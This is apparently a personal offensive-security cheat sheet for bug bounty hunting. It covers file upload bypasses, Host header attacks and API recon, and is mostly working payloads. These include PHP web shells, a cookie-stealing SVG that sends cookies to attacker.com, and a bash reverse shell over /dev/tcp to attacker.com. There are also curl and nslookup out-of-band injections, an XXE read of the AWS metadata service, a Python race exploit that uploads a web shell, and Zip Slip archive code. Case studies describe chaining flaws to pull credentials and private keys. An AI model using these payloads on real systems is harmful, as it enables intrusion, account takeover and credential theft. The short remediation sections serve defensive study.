Turbo Intruder	Race condition testing

[+] Bypass Techniques Reference

Extension Bypass Cheat Sheet

```
# PHP
.php .php3 .php4 .php5 .php7 .phtml .phar .phps
.PHP .Php .pHp .PHp (case variations)
shell.php%00.jpg  (null byte — legacy PHP)
shell.php;.jpg
shell.php/.
shell.php.jpg (double extension)

# ASP / ASPX
.asp .aspx .asa .asax .ascx .ashx .asmx .cer .cdx

# JSP
.jsp .jspx .jsw .jsv .jspf

# ColdFusion
.cfm .cfml .cfc .dbm
```

Magic Bytes Cheat Sheet

```
JPEG:  FF D8 FF
PNG:   89 50 4E 47 0D 0A 1A 0A
GIF:   47 49 46 38 39 61  (GIF89a)
```

```
PDF:   25 50 44 46        (%PDF)
ZIP:   50 4B 03 04
```

GIF Web Shell (Classic)

```
GIF89a;
<?php system($_GET['cmd']); ?>
```

SVG XSS Payload

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <script type="text/javascript">
    alert(document.domain);
  </script>
</svg>
```

XXE via SVG Upload

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<svg xmlns="http://www.w3.org/2000/svg">
  <text>&xxe;</text>
</svg>
```

Content-Length validation Try small file payload like

```
<?=`$_GET[x]`?>
```

Embed payloads in image metadata

```
exiftool -Comment='<?php system($_GET["cmd"]); ?>' image.jpg
```

[+] Real Bug Bounty Reports

Report #1 — Stored XSS via SVG Upload (HackerOne — Shopify)

Severity: High
Bounty: $500

Summary:
A researcher discovered that Shopify's file upload feature for store assets accepted SVG files. The SVG was served with `Content-Type: image/svg+xml`, which caused browsers to render the XML and execute embedded JavaScript.

Payload uploaded:

```
<svg xmlns="http://www.w3.org/2000/svg">
  <script>document.location='https://attacker.com/steal?
c='+document.cookie</script>
</svg>
```

Impact: When a store admin viewed the uploaded image, their session cookie was exfiltrated. This allowed account takeover of merchant accounts.

Fix: Shopify began re-encoding SVG files and serving all uploads with `Content-Type: application/octet-stream` or from a sandboxed CDN domain.

Lesson: Always check if SVGs are accepted and whether they're served with a renderable MIME type on the same origin.

Report #2 — Remote Code Execution via PHP File Upload (Bugcrowd — Private Program)

Severity: Critical
Bounty: $10,000

Summary:
A private bug bounty program had a resume/document upload portal. The server checked the `Content-Type` header and rejected `application/x-php` but accepted `image/jpeg`. The researcher changed the Content-Type in Burp Suite while uploading a PHP web shell with a `.php` extension.

Request (simplified):

```
POST /upload HTTP/1.1
Content-Type: multipart/form-data; boundary=----Boundary

------Boundary
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/jpeg

<?php system($_GET['cmd']); ?>
------Boundary--
```

Exploitation:
The uploaded file was accessible at `/uploads/shell.php`. The researcher confirmed RCE by visiting:

```
https://target.com/uploads/shell.php?cmd=id
```

Which returned: `uid=33(www-data) gid=33(www-data)`

Impact: Full server compromise, access to database credentials in config files, ability to pivot to internal network.

Fix: Validate file content using magic bytes; execute file type detection server-side using a library (e.g., `finfo_file()` in PHP); never execute files from the upload directory; rename uploaded files with random UUIDs.

Report #3 — Path Traversal via Filename (HackerOne — GitLab)

Severity: High
CVE: CVE-2018-8311 (similar class)

Summary:
GitLab's file attachment feature for issues and comments allowed filenames that were not properly sanitized. A researcher submitted a filename containing `../` sequences that caused the file to be written outside the intended upload directory.

Payload filename:

```
../../../../var/www/html/uploaded_shell.php
```

Impact: By writing a PHP file to the web root, the attacker could achieve Remote Code Execution by directly requesting the file.

Fix: GitLab sanitized filenames by stripping path traversal sequences and rejecting any filename containing `/`, `\`, or `..`. Files were also stored with server-generated names, not user-supplied ones.

Lesson: Never trust user-supplied filenames. Always generate a UUID or hash-based filename server-side.

Report #4 — XXE via XLSX Upload Leading to SSRF (HackerOne — Various Programs)

Severity: High
Bounty: $3,000–$5,000 (varies by program)

Summary:
Many applications accept `.xlsx` (Excel) file uploads for data import. XLSX files are ZIP archives containing XML files. By crafting a malicious `[Content_Types].xml` with an external entity, researchers triggered SSRF via the server's XML parser.

Malicious `[Content_Types].xml` inside the XLSX:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-
data/iam/security-credentials/">
]>
<Types xmlns="...">
  <foo>&xxe;</foo>
</Types>
```

Impact: Exfiltration of AWS IAM credentials from the EC2 metadata service, leading to potential cloud account compromise.

Fix: Disable external entity processing in XML parsers. Use `FEATURE_SECURE_PROCESSING` in Java or `libxml_disable_entity_loader(true)` in PHP.

Report #5 — Race Condition in File Upload Allows Web Shell Execution (HackerOne)

Severity: High
Bounty: $2,500

Summary:
A target application accepted file uploads, performed a virus scan asynchronously, and deleted malicious files after scanning. However, between the time the file was uploaded and when the scanner ran, the file was temporarily accessible at its upload URL.

Attack:
The researcher wrote a script that:

1. Uploaded `shell.php` (a PHP web shell)
2. Immediately and repeatedly sent GET requests to the expected upload URL

During the race window (~200–500ms), the web shell was accessible and executed before the scanner deleted it.

Exploit script (simplified):

```
import requests, threading

def upload():
    requests.post('https://target.com/upload', files={'file':
('shell.php', '<?php system($_GET["cmd"]); ?>', 'image/jpeg')})

def access():
    for _ in range(200):
        r = requests.get('https://target.com/uploads/shell.php?cmd=id')
        if 'uid=' in r.text:
            print("RCE:", r.text)
            break

t1 = threading.Thread(target=upload)
t2 = threading.Thread(target=access)
t1.start(); t2.start()
t1.join(); t2.join()
```

Fix: Perform validation *before* storing the file, or store it in a non-web-accessible temporary location until scanning is complete.

Report #6 — Zip Slip via Archive Upload (GitHub Security Lab / Various)

Severity: High
CVE: CVE-2018-1002201 and related

Summary:
Numerous open-source libraries and commercial applications were vulnerable to "Zip Slip" — a path traversal attack via crafted ZIP archives. When a server extracted a ZIP archive, malicious filenames like `../../shell.jsp` caused files to be written outside the intended directory.

Crafting the malicious ZIP:

```
import zipfile

with zipfile.ZipFile('evil.zip', 'w') as z:
    z.write('shell.jsp', '../../webapps/ROOT/shell.jsp')
```

Impact: Writing JSP/PHP shells to the web root, leading to RCE on Java and PHP applications alike.

Fix: Before extracting each entry, canonicalize the path and verify it starts with the intended extraction directory. Reject any entry whose resolved path escapes the target directory.

[+] Remediation Reference

Server-Side Fixes (for Developers)

No extension validation	Whitelist allowed extensions only (e.g., jpg, png, pdf)
MIME type spoofing	Use magic bytes detection (e.g., `finfo_file()`, `python-magic`)
Files served as executable	Serve uploads from a separate domain/CDN with no execution
User-controlled filename	Generate random UUID filename server-side; never use user input
Path traversal	Canonicalize path; reject if it escapes upload directory
Zip Slip	Validate each archive entry path before extraction
SVG XSS	Re-encode SVGs; serve with `Content-Disposition: attachment` or `application/octet-stream`
XXE via XLSX/XML	Disable external entity loading in XML parsers
Race conditions	Validate before storing; use non-accessible temp location
Large file DoS	Enforce file size limits server-side

Secure Upload Implementation Checklist (Developers)

- [ ] Validate file type server-side using magic bytes
- [ ] Whitelist allowed extensions — never use a blacklist
- [ ] Rename file to UUID before saving
- [ ] Store uploads outside the web root OR on a separate non-executing domain
- [ ] Set `Content-Disposition: attachment` for downloads
- [ ] Enforce file size limits
- [ ] Scan files with antivirus/antimalware before making accessible
- [ ] Disable XML external entities in all parsers
- [ ] Log all upload events for anomaly detection
- [ ] Apply rate limiting on upload endpoints

---

5. Host Header Attacks :

[+] Overview

The HTTP `Host` header specifies the domain name of the server the client wants to access.

Many applications use this header when :

- generating links
- performing redirects
- building emails
- or routing requests.

If the application **trusts this header without validation**, attackers can manipulate it to perform different attacks.

[+] Impact of Host Header Attacks :

1. Web Cache Poisoning
   Attackers inject a malicious Host header that gets cached by CDNs or proxy servers, causing other users to receive poisoned responses — potentially serving malicious scripts or redirects.
2. Password Reset Poisoning
   The app generates a password reset link using the Host header value. An attacker can manipulate this so the reset link points to their server, stealing the reset token when the victim clicks it.

3. Server-Side Request Forgery (SSRF)
   If the Host header is used in internal server-to-server requests, an attacker can redirect these to internal services (e.g., http://169.254.169.254 on AWS metadata endpoints).
4. Open Redirect
   Applications that use the Host header to construct redirect URLs can be abused to send users to attacker-controlled domains.
5. Cross-Site Scripting (XSS) via Header Injection
   If the Host header value is reflected back in the response (e.g., in a link or meta tag) without sanitization, it can lead to XSS.
6. Bypassing Access Controls
   Some middleware or load balancers route requests to admin panels or internal apps based on the Host header. Forging it can bypass intended restrictions.
7. Virtual Host Brute-Forcing
   Attackers enumerate internal virtual hosts by fuzzing the Host header, discovering hidden or dev environments not publicly linked.

> Note : [When the server received unknown value in the HOST header , it sends it to the first defined HOST in its configuration (usually it is localhost)]

[i] Access local resources (virtual host name enumeration)
1. Change HOST and enum
2. start with unknown value >> this may lead to localhost [Internal Apps] then:
- dev.test.com
. - stage.test.com
- test.test.com

> Note :
> The key insight: **anything that logs, routes, or queries based on the Host value is a potential target.** Most developers never think to sanitize it since it feels like infrastructure, not user input

---

[+] 1. Password reset poisoning :

Attack Scenario 1 — Basic Host Header Swap

Legitimate reset request:

```
POST /forgot-password HTTP/1.1
Host: vulnerable-site.com
Content-Type: application/x-www-form-urlencoded
```

```
email=victim@gmail.com
```

Victim receives:

```
Reset your password: https://vulnerable-site.com/reset?token=abc123
```

Poisoned request:

```
POST /forgot-password HTTP/1.1
Host: attacker.com
Content-Type: application/x-www-form-urlencoded

email=victim@gmail.com
```

Victim receives:

```
Reset your password: https://attacker.com/reset?token=abc123
```

Victim clicks → token `abc123` hits attacker's server → attacker uses token on real site → **full account takeover.**

Attack Scenario 2 — X-Forwarded-Host Bypass

Many apps validate the `Host` header but blindly trust override headers:

```
POST /forgot-password HTTP/1.1
Host: vulnerable-site.com
X-Forwarded-Host: attacker.com

email=victim@gmail.com
```

App validates `Host: vulnerable-site.com` but builds link using `X-Forwarded-Host` → **poisoned link sent to victim.**

Other headers to try:

```
X-Forwarded-Host: attacker.com
X-Host: attacker.com
X-Forwarded-Server: attacker.com
X-HTTP-Host-Override: attacker.com
Forwarded: host=attacker.com
X-Original-URL: attacker.com
X-Rewrite-URL: attacker.com
```

Attack Scenario 3 — Duplicate Host Header

Some servers (especially behind load balancers/proxies) pick the **second** Host header:

```
POST /forgot-password HTTP/1.1
Host: vulnerable-site.com
Host: attacker.com

email=victim@gmail.com
```

The front-end sees `vulnerable-site.com` → passes WAF.
The back-end uses `attacker.com` → **poisoned email sent.**

Attack Scenario 4 — Port-Based Injection

```
POST /forgot-password HTTP/1.1
Host: vulnerable-site.com:@attacker.com

email=victim@gmail.com
```

Or:

```
Host: vulnerable-site.com:443@attacker.com
```

The parser splits on `:` treating `vulnerable-site.com` as username and `attacker.com` as the actual host → link built with `attacker.com`.

Attack Scenario 5 — Middleware / Proxy Abuse (Real-World)

In complex architectures with CDN + load balancer + app server:

```
Browser → CDN → Load Balancer → App Server
```

```
POST /forgot-password HTTP/1.1
Host: vulnerable-site.com
X-Forwarded-Host: attacker.com
True-Client-IP: 127.0.0.1
```

Each layer may strip/add headers differently. The app server may only see `X-Forwarded-Host` after the CDN rewrites `Host` → attacker's value gets used.

[+] Full Attack Checklist

- [ ] Basic Host swap → Host: attacker.com
- [ ] X-Forwarded-Host: attacker.com
- [ ] X-Host: attacker.com
- [ ] Forwarded: host=attacker.com
- [ ] Double Host header
- [ ] Host: legit.com:@attacker.com (port injection)
- [ ] Host: legit.com.attacker.com
- [ ] Host: attacker.com# (fragment)
- [ ] Test all :
  /forgot-password
  /reset
  /account/recover
  /auth/reset
  /users/password
  /api/v1/password/reset
- [ ] Try GET + POST + PUT meth. on reset endpoint
- [ ] Absolute URL in request line:

```
POST https://vulnerable-site.com/forgot-password HTTP/1.1
Host: attacker.com
```

[+] Step-by-Step in Burp Suite

Step 1 — Capture the reset request, send to Repeater

Step 2 — Set up your listener:

```
# Simple token catcher on your VPS
nc -lvnp 80

# Or use interactsh
interactsh-client
```

Step 3 — Modify and send:

```
POST /forgot-password HTTP/1.1
Host: YOUR-INTERACTSH-URL
Content-Type: application/x-www-form-urlencoded

email=victim@target.com
```

Step 4 — Check if your listener receives a GET request with the token when victim "clicks"

Step 5 — Use token on real site:

```
https://vulnerable-site.com/reset?token=<STOLEN_TOKEN>
```

[+] 2. SQL Injection via Host Header

Normal Request:

```
GET /index.php HTTP/1.1
Host: vulnerable-site.com
```

Backend code (vulnerable PHP):

```
$host = $_SERVER['HTTP_HOST'];
$query = "SELECT * FROM visitors WHERE site = '" . $host . "'";
$result = mysqli_query($conn, $query);
```

Attack — Classic SQLi:

```
GET /index.php HTTP/1.1
Host: vulnerable-site.com' OR '1'='1
```

Attack — Blind SQLi with time delay (to confirm vulnerability):

```
GET /index.php HTTP/1.1
Host: vulnerable-site.com' AND SLEEP(5)--
```

If the response takes 5 seconds → confirmed blind SQLi.

[+] 3. OS Command Injection via Host Header

Backend code (vulnerable Python):

```
import os
host = request.headers.get('Host')
os.system(f"ping -c 1 {host}")  # health check / logging feature
```

Attack — Basic command chaining:

```
GET / HTTP/1.1
Host: vulnerable-site.com; whoami
```

Executes:

```
ping -c 1 vulnerable-site.com; whoami
# Returns: www-data (or whatever user the server runs as)
```

Attack — Reverse shell:

```
GET / HTTP/1.1
Host: vulnerable-site.com; bash -i >& /dev/tcp/attacker.com/4444 0>&1
```

Attack — Out-of-band data exfiltration (blind):

```
GET / HTTP/1.1
Host: $(curl http://your-collaborator-id.burpcollaborator.net)
```

or with backticks:

```
GET / HTTP/1.1
Host: `nslookup your-collaborator-id.burpcollaborator.net`
```

If your Burp Collaborator gets a DNS ping → RCE confirmed blind

---

[+] Burp Suite Testing Flow

1. Capture any request → send to **Repeater**
2. Modify `Host:` header with a SQLi payload: `' OR SLEEP(5)--`
3. If no time delay, try `X-Forwarded-Host`, `X-Host`, `X-Original-Host`
4. For command injection, use **Burp Collaborator** and try:
   - `$(nslookup COLLAB_URL)`
   - `` `curl COLLAB_URL` ``
   - `| nslookup COLLAB_URL`
5. Check all HTTP methods — `POST` endpoints often less protected than `GET`

[+] 4. Bypassing authentication

Some middleware or load balancers route requests to admin panels or internal apps based on the Host header. Forging it can bypass intended restrictions.

- The front-end may inject the X-Forwarded-Host header, containing the original value of the Host header from the client's initial request.
- For this reason, when an X-Forwarded-Host header is present, many frameworks will refer to this instead.

```
GET /example HTTP/1.1
Host: vulnerable-website.com
X-Forwarded-Host: bad-stuff-here
```

- Although X-Forwarded-Host is the de facto standard for this behavior, you may come across other headers that serve a similar purpose, including:

```
X-Host:
X-Forwarded-Server:
X-HTTP-Host-Override:
```

```
X-Forwarded-For:
X-Forwarded-Host:
```

> Note :
> In Burp Suite, you can use the Param Miner extension's "Guess headers" function to automatically probe for supported headers using its extensive built-in wordlist.

[+] 5. Virtual host brute-forcing

Attackers enumerate internal virtual hosts by fuzzing the Host header, discovering hidden or dev environments not publicly linked.

What to Look For

- Web servers hosting multiple domains/subdomains on a single IP address using virtual hosting
- Applications that route requests based on the Host header without a strict whitelist
- Hidden/internal vhosts not publicly listed in DNS (dev, staging, admin, internal panels)

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
\
     -u https://TARGET_IP \
     -H "Host: FUZZ.target.com" \
     -fs 1234 \
     -k  # -k skips TLS cert. verification
     -t 50
     -fc 200   # filter OUT 200s if default is 200
     -mc 200,301,302   # OR match only these codes
      -rate 200 \  # limit requests per second
     -timeout 10
```

Why You Must Add the vhost to /etc/hosts

Scenario: You found admin.target.com via ffuf on IP 10.10.10.10 If you try to browse directly:

Option 1: Browse by IP

http://10.10.10.10 → Gets DEFAULT vhost
(not admin panel) Server doesn't know which vhost you want

Option 2: Try typing admin.target.com in browser

http://admin.target.com → DNS lookup FAILS Because admin.target.com is intentionally NOT in public DNS (that's why ffuf found it!)
Browser shows: "Site can't be reached"

Why Hidden vhosts Are Not in Public DNS (Intentionally)

Developers/admins hide vhosts from DNS on purpose:

dev.target.com	Work in progress, not ready for public
admin.target.com	Internal admin panel, security through obscurity
staging.target.com	Pre-production environment
internal.target.com	Meant only for internal network access
old.target.com	Legacy app, forgotten but still running

The hidden vhost relies on "security through obscurity" — the admin assumed that not publishing in DNS was enough protection. Adding it to /etc/hosts simply tells your machine where to look, bypassing that false assumption entirely.

Alternative: Use curl Without Editing /etc/hosts
If you don't want to edit /etc/hosts, you can manually set the Host header with curl:

```
# --resolve flag (cleanest approach)
curl --resolve admin.target.com:80:10.10.10.10 http://admin.target.com

# -H flag to manually set Host header
curl -H "Host: admin.target.com" http://10.10.10.10

# For HTTPS
curl -k --resolve admin.target.com:443:10.10.10.10
https://admin.target.com
```

[+] 6. Routing-based SSRF

```
# Enum :
GET / HTTP/1.1
Host: oob / 192.168.0.X/24
```

```
# Access :
GET /admin HTTP/1.1
Host: 192.168.0.205
```

[@] Real-World Cases with explanation (Zierax) :

Target Selection: Choosing Your Battlefield

- Go for massive scale programs like AT&T, IBM, CBRE, or Department of Defense programs.
- Large attack surfaces, and large attack surfaces mean forgotten assets.
- **Do not attack known domains or domains that seem too strong**. Everyone tests `www.company.com` or `api.company.com`. These are heavily monitored and picked clean.
- Instead, look for the weird ones like `prm-12s.example.com` or `hr311c-internal.company.com`. These naming patterns scream "forgotten legacy system that some developer spun up in 2018 and nobody remembers exists."
- Also avoid obviously useless domains like `assets.att.com` - that domain clearly contains assets, you're not going to find anything suspicious on it.

Finding These Domains

Use Shodan/censys to identify HTTP components and HTTP titles. This gives you a massive advantage because you already know what technology you want to hack exactly before you even touch the target.

Information Gathering: Don’t Skip This Part

You found your target domain. Let’s say it’s `sovulnerablesub.domain.com`.

Do not go diving right now. The number of times I’ve seen hunters just immediately start throwing payloads without understanding the target first is insane.

Do actual reconnaissance:

- Run nmap — see what ports are open, what services are running
- Check for JavaScript files and index.html
- Identify the tech stack

When you get the technologies, **instantly search for CVEs and known vulnerabilities**. Forgotten servers like `prm-12s.example.com` are, most of the time, running with default

source code. If that default code already has vulnerabilities and this server hasn't been touched in years, those vulnerabilities are still there just waiting.

JavaScript Files: The Gold Mine

After checking for known vulnerabilities, deep dive into JavaScript files and HTML sources. These will give you directories, secrets, API endpoints basically everything.

If the JavaScript file is too long (some are multiple megabytes), **Gemini can help you analyze it**. Just throw the whole thing at it and ask for endpoints or interesting functions.

After understanding the logic, **make a custom wordlist** for directory brute forcing.

The Patience Game

You need patience here because you won't just run directory fuzzing and wait. You need to actively monitor by status codes AND response sizes.

Example:

- `GET /server/config.yml` → 403 Forbidden, response size 400B
- `GET /server/SoSecretButNotExistsFile.json` → 403 Forbidden, response size 250B

Same status code, different sizes. The first one exists but you're unauthorized. The second doesn't exist at all. Now you know to focus on bypassing the 403 for files that actually exist.

Documentation is everything. Keep notes of every request, every finding, every weird behavior. You'll need to connect dots that might be hours apart.

Case Study #1: API Authentication Bypass & Data Escalation

After identifying endpoints, here's where most people make a mistake — they immediately report everything.

Don't do that. We need impact. When you find a bug, try to reach the ceiling.

I found an endpoint: `[https://sovulnerablesub.domain.com/api/user/user]`

Every curl attempt gave 401 because it needs authentication. But then I tried:

```
curl -i -k https://sovulnerablesub.domain.com/api/user/user -H
'Authorization: Bearer invalid_token'
```

It successfully came back with 50 employees' data. Already a vulnerability — broken authentication. But 50 users wasn't enough.q

The question I always ask: **Can I reach more?** And the answer is almost always yes.

I used Arjun to discover hidden parameters and found:

https://sovulnerablesub.domain.com/api/user/user?page[offset]=*&page[limit]=10000000000000

Result: **15,000+ employee records**.

That's the difference between Medium severity and Critical. Offensive security is not just about vulnerabilities, **it's about the path that you need to find, exploit, and explain to the triager later**.

Case Study #2: Hidden API Paths Through JavaScript

Some servers make special configurations for their API services, making findings way harder.

The same server had a special directory in a JavaScript file:

```
(()=>{
  const p="/HR311C";
```

That was my starting point for another round of fuzzing. After about 1 hour, I found: `/HR311C/api/v3/view`

This POST endpoint gave 400 Bad Request every time. So I sent that 3.5MB JavaScript file to Gemini and got back the required structure:

```
POST /HR311C/api/v3/view
Host: sovulnerablesub.domain.com
Content-Type: application/json

{"file":"","method":"post"}
```

A file reader endpoint. I tried grabbing `/etc/passwd` - got 500 with 300B response.
Tried `private.key` and `index.html` - got 500 with 1KB response but no data.
Tried `/ziad/hacking` - got 500 with 300B.

Pattern: the endpoint can only catch specific folders in the devolepment workspace.

Finding the Privilege Parameter

Searching manually through that JavaScript, I found a `priv` parameter set to null. So I tried:

```
POST /HR311C/api/v3/view
Host: sovulnerablesub.domain.com
Content-Type: application/json

{"file":"private.key","method":"post","priv":1}
```

Successfully returned the private key content!

Case Study #3: Log Files Leading to Source Code

Found an exposed log file: `[https://sovulnerablesub.domain.com/api/logs/api.log]`

The logs had encryption keys, directories, and server configs — already reportable as HIGH/CRICIAL severity. But I kept digging through that massive 3MB file.

Then found this:

```
{
    "file": "/var/www/html/.tmp/api-lib.20201015.local.tar.gz",
},
```

A backup archive from 2020 in a temp folder. I tried:

https://sovulnerablesub.domain.com/api/.tmp/api-lib.20201015.local.tar.gz

It worked. Downloaded a 15MB archive containing **full application source code** plus database and server configurations.

Case Study #4: Database Credentials from Source Code

The archive contents:

```
ls -la src/admin.php src/lib src/update.php

-rwxr-x--- 1 zierax zierax 31114 Oct 15  2020 src/admin.php
-rw-r--r-- 1 zierax zierax   631 Oct 15  2020 src/update.phpsrc/lib:
total 44
drwxr-xr-x 7 zierax zierax 4096 Oct 15  2020 .
drwxr-xr-x 3 zierax zierax 4096 Oct 15  2020 ..
-rwxr-x--- 1 zierax zierax  236 Oct 15  2020 autoload_ext.php
-rwxr-x--- 1 zierax zierax 2195 Oct 15  2020 autoload.php
drwxr-xr-x 2 zierax zierax 4096 Oct 15  2020 Client
drwxr-xr-x 2 zierax zierax 4096 Oct 15  2020 Common
```

```
drwxr-xr-x 2 zierax zierax 4096 Oct 15  2020 Entity
-rw-r--r-- 1 zierax zierax  115 Oct 15  2020 index.php
drwxr-xr-x 2 zierax zierax 4096 Oct 15  2020 Internal
drwxr-xr-x 4 zierax zierax 4096 Oct 15  2020 Server
-rwxr-x--- 1 zierax zierax  257 Oct 15  2020 session.php
```

One configuration file was `odbc.ini` with **default database username and password** and **real server IPs**:

cat src/lib/Server/Job/odbc.ini

```
# odbc.ini used for //////[REDACTED]///////
[ODBC]
InstallDir=/opt/teradata/client/ODBC_64
Trace=2
TraceDll=/opt/teradata/client/ODBC_64/lib/odbctrac.so
TraceFile=/tmp/opt_teradata_client_odbc_trace.log
TraceAutoStop=0
...
...
```

Direct database access achieved.

Case Study #5: Configuration File Disclosure

Also in the logs:

```
{
    "file": "/var/www/html/api/lib/Server/config.yml",
},
```

Tried getting it from the source code and got `config.yml.dist` - the template with example values:

cat src/lib/Server/config.yml.dist

```
server:
    teradata:
        dns: ""
        user: ""
        password: ""
    database:
```

```
        driver: pdo_mysql
        dbname: webservice
        user: root
        host: localhost
        username: root
        password: froezala
        port: 3306
        db: webservice
```

MySQL credentials present but not enough. **Here's the key**: source had `config.yml.dist` (template), but logs referenced `config.yml` (actual production config).

Fetched from live server:

https://sovulnerablesub.domain.com/api/lib/Server/config.yml

Got full production configuration with **root Teradata credentials**:

```
server:
    teradata:
        dns: "dwh"
        user: "/////[REDACTED]////"
        password: "/////[REDACTED]////"
    database:
        driver: pdo_mysql
        dbname: webservice
        user: webservice
        host: /////[REDACTED]////
        username: webservice
        password: /////[REDACTED]////
        port: 13306
        db: webservice
```

Notice: `dev_mode: true` in template vs `dev_mode: false` in production, empty credentials vs real ones, localhost vs actual database host.

Case Study #6: Directory Listing with SQL Dumps

Last finding from api.logs:

```
{
    "file": "/var/www/html/Zx26/api/setup/",
```

```
},
```

Accessed: `[https://sovulnerablesub.domain.com/Zx26/api/setup/]`

Got directory listing:

[PARENTDIR] Parent Directory -
[ ] PHPStorm.settings.jar 2022-12-02 15:55 12K
[ ] orm_service.sql 2022-12-02 15:55 18K
[ ] webservice.sql 2022-12-02 15:55 53K

Accessible SQL files leaking database schema, 3 private keys, and PHPStorm settings. Setup directories are commonly forgotten with SQL dumps sitting in plain sight.

The Complete Methodology

Here’s the workflow that made this writeup productive:

1. Target Selection

- Large-scale programs with massive attack surfaces
- Focus on obscure, forgotten subdomains
- Use Shodan/Censys for technology identification

2. Information Gathering

- Nmap scanning and tech fingerprinting
- CVE research for identified technologies
- JavaScript analysis (use AI for large files)
- Build custom wordlists from findings

3. Intelligent Fuzzing

- Monitor response codes AND sizes
- Differentiate between non-existent vs protected resources
- Be patient and active in monitoring

4. Exploitation & Chaining

- Don’t report immediately — ask “can I escalate?”
- Chain vulnerabilities for maximum impact
- Use info from one bug to find others

5. Documentation

- Take notes throughout
- Document requests, responses, behaviors
- Connect dots from hours of testing.

[@] API PenTesting :

General Notes :

```
- Endpoint → Path →  "/api/users/123"

- URL Query :
        https://test.com/channels/2257/widgets/9861
    Equal:
        https://test.com/?channels=2257&widgets=9861
```

==========

[1] Methodology :

1. **Initial Recon :**
   - Use **Google dorks** to find common API endpoints:
     - e.g., `site:example.com inurl:/api/
   - Search GitHub for leaked API keys, tokens, or secrets.
   - Use **Shodan** to find hosts exposing APIs (e.g., search `content-type: application/json`).
   - Check historical API documentation in **Wayback Machine** for forgotten/old endpoints.
   - Find exposed API endpoints in JavaScript files
2. Enumerating API endpoints.
3. Finding parameters and HTTP methods.
4. Check if CRUD is implemented via standard HTTP verbs (GET, POST, PUT, DELETE) or through custom endpoints (e.g., `/edit`).
5. Use **Arjun** to find hidden GET/POST parameters .
6. **Test what you found :**
   - Try different HTTP methods (GET, POST, PUT, DELETE).
   - Play with parameters (send unexpected values, remove required ones).
     - Check responses for:

        - Sensitive data (PII, tokens)
        - HTTP status codes that hint at hidden functions
    - For 500 (Internal Server Error) try changing methods,remove headers, change content types and FUZZ for paramters.
    - Look for undocumented or internal endpoints (like `/admin`, `/debug`).
7. **Look for API Vulnerability :**
    - **Data Exposure** [API returns full user object with passwords or tokens.]
    - **Mass Assignment**
    - **Broken Authentication**
    - **Broken Access Control (BAC)**
    - **SQL Injection (SQLi)**
    - **File Upload Vulnerabilities**
    - **Command Injection / Template Injection via Parameters**
    - **Server-Side Request Forgery (SSRF)**

==========

[2] Initial Recon :

1. **Use Google dorks to find common API endpoints:**

```
site:example.com inurl:/api/
site:example.com inurl:api
site:example.com inurl:v1
site:example.com inurl:/app
```

2. **Search GitHub for leaked API keys, tokens, or secrets.**

```

"api_key"
"apikey"
"api_key=" site:github.com
"token" site:github.com
"auth" "token"
"slack_token"
"GITHUB_TOKEN"
"HEROKU_API_KEY"

- "company" password
- "company" secret
- "company" credentials
- "company" token
```

```
- "company" config
- "company" key
- "company" pass
- "company" login
- "company" ftp
- "company" pwd
- "company" ssh_auth_password
- "company" send_key
- "company" send_keys
```

3. **Use Shodan to find hosts exposing APIs**

```
org:<company> content-type: application/json
```

4. Check historical API documentation in **Wayback Machine** for forgotten/old endpoints.

   Many modern APIs include an automatically generated documentation file often exposed at /openapi.json or /swagger.json.While testing standard API documentation paths, /openapi.json responded with 200, exposing the entire API structure.

```

Curl -s url/openapi.json | jq -r '.paths | keys []'

waybackurls api.target.com | anew wayback_api_docs.txt

```

5. **Find exposed API endpoints/Secrets in JavaScript files**

- Browser DevTools :

```
- Search For Endpoints/Params :
    - /api
    - /v1
    - path
    - await
    - axios
    - ajax
    - .get(
    - .post(

```

- From Terminal :

```
# Search inside the  js file for endpints
curl -sf url/inex.2544.js | tr ',(){}' '\n' | grep -E '^path:"'

curl -sf url/inex.2544.js | tr ' "()' '\n' | grep -E '^"/'

# Search inside the  js file for paramters
curl -sf url/in.js | tr ';(),{}' '\n' | grep const | grep '="'

# Search For those trems inside Downloaded JS Files
grep -E "Route|path|navigate|assets|redirect|push|location.href" *.js

grep -iE 'v[1-9]|api|admin|chunk' *.js

grep -rE
"aws_access_key|apikey|secret|token|auth|config|admin|password|jwt" *.js
```

==========

[3] Enumerating API :

Finding Endpoints :

```
ffuf -w  -H 'user-agent: zzzzz-zzzz' -u http://url/api/FUZZ

# POST JSON ENDPINTS
ffuf -X POST -w  -H 'user-agent: '  -rate 10 -t 1 -p "0.1-0.3" -u
$URL/admin/v1/FUZZ  -d '{}' -H 'Content-type: applicaton/json'
```

```
output :
              login,signin,signup,....
```

Finding param's :

```
# GET params
ffuf -w -H 'user-agent: ' -rate 10 -t 1 -p "0.1-0.3" -u
https://url/api/v1/gustes?FUZZ
```

```
# GET params
ffuf -w burp-parameter-names.txt -H 'user-agent: ' -rate 10 -t 1 -p "0.1-0.3"  -u https://url/v1/events?FUZZ=11

# POST Params Forams
ffuf -x POST -w  -H 'user-agent:  '  -rate 10 -t 1 -p "0.1-0.3" -u https://url/backend/gestes -d 'FUZZ=1' -H 'Content-type: application/x-www-form-urlencoded'

# Use arjun
arjun -u "https://api.example.com" -m GET,POST --stable -w /burp-params -o params.json

```

Finding HTTP methods :

```
ffuf -t 1 -p "0.1-0.3" -rate 10 -u https://url/api/admin -X METHOD  -w /path/to/wordlist:METHOD

feroxbuster -u http://url/api/v1/admin/  -m GET,POST,PUT,PATCH --scan-limit 2 -t 1 --rate-limit 10 -d 2 --random-agent
```

Others :

```

# Fuzz for Events No between 1-100
seq 1 100 | ffuf -X POST -w -:FUZZ -u https://url/v1/events/FUZZ/registr


# Fuzz for ROUTES and Params at once
ffuf -w routes:ROUTES  -x POST -w raft-med-lowerca -H 'user-agent: zzzzz-zzzz' -u https://url/ROUTES/gestes -r -d 'FUZZ=1' -H 'Content-type: application/x-www-form-urlencoded' -x http://127.0.0.1:8080

```

==========

[4] How To Approach :

Signup/Login :

Authentication Mechanisms

1. API Key Authentication

```
